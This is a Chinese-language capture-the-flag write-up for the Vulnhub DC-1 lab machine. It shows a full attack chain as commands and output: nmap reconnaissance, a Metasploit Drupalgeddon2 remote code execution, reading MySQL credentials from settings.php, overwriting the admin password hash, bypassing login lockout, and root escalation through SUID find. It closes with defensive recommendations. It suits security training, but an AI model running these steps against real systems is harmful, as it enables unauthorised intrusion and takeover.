DC-1 靶机渗透测试(Vulnhub Writeup)
一、靶机与环境介绍
本次实战目标为 Vulnhub 平台 DC 系列的 DC-1 靶机,任务是完成从外网打点到获取 root 权限的完整渗透流程,沿途依次读取 flag1、flag2、flag3、flag4 以及最终 flag。攻击机为 Kali Linux(192.168.1.165),靶机地址经扫描确认为 192.168.1.172。
二、信息收集
(一)存活主机扫描
先用 arp-scan 对本地网段进行存活探测,发现 192.168.1.172,网卡厂商为 PCS Systemtechnik GmbH(VirtualBox 虚拟网卡),随后使用 nmap 确认主机存活。
┌──(root㉿kali)-[~/tools]
└─# arp-scan -l

Interface: eth0, type: EN10MB, MAC: 00:0c:29:d8:01:18, IPv4: 192.168.1.165

192.168.1.172   08:00:27:2c:8a:6f       PCS Systemtechnik GmbH

┌──(root㉿kali)-[~/tools]
└─# nmap -sn 192.168.1.172

Host is up (0.00036s latency).
MAC Address: 08:00:27:2C:8A:6F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
(二)端口扫描
对靶机进行全端口扫描,开放 22(SSH)、80(HTTP)、111(rpcbind)和 47989 端口。进一步服务识别发现:SSH 为 OpenSSH 6.0p1(Debian),Web 服务为 Apache 2.2.22,页面 generator 头明确暴露 CMS 为 Drupal 7,操作系统为 Linux 3.2 - 3.16。
┌──(root㉿kali)-[~/tools]
└─# nmap -p- 192.168.1.172

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
47989/tcp open  unknown

┌──(root㉿kali)-[~/tools]
└─# nmap -p22,80,111,47989 -sV -sC -O 192.168.1.172

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind 2-4 (RPC #100000)
47989/tcp open  status  1 (RPC #100024)
Device type: general purpose
Running: Linux 3.X
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
(三)指纹识别
使用 whatweb 对 Web 服务做进一步指纹识别,确认站点基于 Drupal 7 搭建,PHP 版本为 5.4.45。
┌──(root㉿kali)-[~/tools]
└─# whatweb http://192.168.1.172

http://192.168.1.172 [200 OK] Apache[2.2.22], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Debian Linux][Apache/2.2.22 (Debian)], IP[192.168.1.2], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PHP[5.4.45-0+deb7u14], PasswordField[pass], Script[text/javascript], Title[Welcome to Drupal Site | Drupal Site], UncommonHeaders[x-generator], X-Powered-By[PHP/5.4.45-0+deb7u14]
三、Drupalgeddon2 getshell(flag1)
Drupal 7 存在著名的 Drupalgeddon2(CVE-2018-7600)远程代码执行漏洞,直接在 Metasploit 中搜索对应模块并利用,成功获得 www-data 权限的 Shell。随后使用 python pty 将 Shell 升级为交互式 Bash。
msfconsole -q

msf > search Drupal 7
msf > use exploit/unix/webapp/drupal_drupalgeddon2
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.1.172
msf exploit(unix/webapp/drupal_drupalgeddon2) > run

meterpreter > getuid
Server username: www-data
meterpreter > shell
python -c "import pty;pty.spawn('/bin/bash');"
在 Web 根目录下读取 flag1,其内容提示:每个 CMS 都有配置文件,这是下一步的方向。
www-data@DC-1:/var/www$ cat ./flag1.txt

Every good CMS needs a config file - and so do you.
四、数据库凭据(flag2)
Drupal 是开源 CMS,根据 flag1 的提示,翻找其默认配置文件。Drupal 7 的数据库配置位于网站根目录下的 sites/default/settings.php,其中直接写明了数据库账号密码 dbuser/R0ck3t。
www-data@DC-1:/var/www$ head -n 40 ./sites/default/settings.php

/**
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 */

'database' => 'drupaldb',
'username' => 'dbuser',
'password' => 'R0ck3t',
'host' => 'localhost',
'port' => '',
'driver' => 'mysql',
五、登录数据库重置管理员密码(flag3)
根据 flag2 的提示,使用拿到的数据库凭据登录 MySQL,进入 drupaldb 库后在 users 表中找到管理员 admin 及其密码哈希。DC-1 靶机自带 scripts/password-hash.sh 脚本,可以对指定密码生成 Drupal 认可的哈希,将新哈希直接写回 users 表即可重置 admin 密码。
注意:如果多次尝试登录网站导致账号被封禁,可以先登录数据库清空 flood 表(DELETE FROM flood;)后再尝试登录。
www-data@DC-1:/var/www$ mysql -udbuser -pR0ck3t

Server version: 5.5.60-0+deb7u1 (Debian)
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
mysql> use drupaldb
Database changed
mysql> show tables;
+-----------------------------+
| Tables_in_drupaldb          |
+-----------------------------+
| flood                       |
| users                       |
| users_roles                 |
+-----------------------------+
mysql> select * from users\G;
*************************** 2. row ***************************
uid: 1
name: admin
pass: $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
mysql> exit

www-data@DC-1:/var/www$ ./scripts/password-hash.sh 123456

password: 123456 hash: $S$DmLyMwro69IleC4UJbnL.bW.6FT8NfVCgtU6tvcDVFXAVQ35GBSz

www-data@DC-1:/var/www$ mysql -udbuser -pR0ck3t
mysql> use drupaldb
mysql> update users set pass="$S$DmLyMwro69IleC4UJbnL.bW.6FT8NfVCgtU6tvcDVFXAVQ35GBSz" where name="admin";

使用重置后的密码登录网站后台,在页面中看到 flag3,提示信息指向 SUID 与 find 命令提权。
六、枚举系统用户(flag4)
根据 flag3 的提示,查看 /etc/passwd 发现一个名为 flag4 的普通用户,在其家目录下读取 flag4,内容提示下一步尝试提权为 root。
www-data@DC-1:/var/www$ cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash

www-data@DC-1:/var/www$ find / -type f -name "flag4*"
/home/flag4/flag4.txt

www-data@DC-1:/var/www$ cat /home/flag4/flag4.txt

Can you use this same method to find or access the flag in root?
Probably. But perhaps it's not that easy.  Or maybe it is?
七、SUID find 提权(最终 flag)
查找系统中具有 SUID 权限的二进制文件,发现 /usr/bin/find 被配置为 SUID。根据 GTFOBins,find 支持 -exec 参数直接执行系统命令,借助 -p 参数可保留高权限位,从而拿到 root Shell。
www-data@DC-1:/var/www$ find / -type f -perm -u=s 2>/dev/null

/usr/bin/find

www-data@DC-1:/var/www$ find / -exec "/bin/bash" -p \;

bash-4.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
bash-4.2# whoami
root
bash-4.2# ls /root -la
-rw-r--r--  1 root root  173 Feb 19  2019 thefinalflag.txt
bash-4.2# cat /root/*flag.txt

Well done!!!!
Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
八、总结
DC-1 靶机的完整攻击链如下:
-
端口与指纹识别确认目标为 Drupal 7;
-
利用 Drupalgeddon2(CVE-2018-7600)远程代码执行拿到 www-data Shell,读取 flag1;
-
通过 CMS 默认配置文件 sites/default/settings.php 获取数据库凭据 dbuser/R0ck3t,读取 flag2;
-
登录数据库重置 admin 密码哈希,登录网站后台读取 flag3;
-
枚举 /etc/passwd 发现 flag4 用户,读取 flag4;
-
利用 SUID 位的 /usr/bin/find 通过 -exec 提权至 root,读取最终 flag。
对应的安全建议:① 及时升级 CMS 与 PHP 版本,修补已知 RCE 漏洞;② 配置文件中的数据库凭据应与业务口令隔离、禁止复用;③ 数据库写权限不应被用于越权修改业务数据;④ 严格控制 SUID 二进制清单,find 等常见命令不应被设置为 SUID;⑤ 按最小权限原则分配 Web 运行用户权限。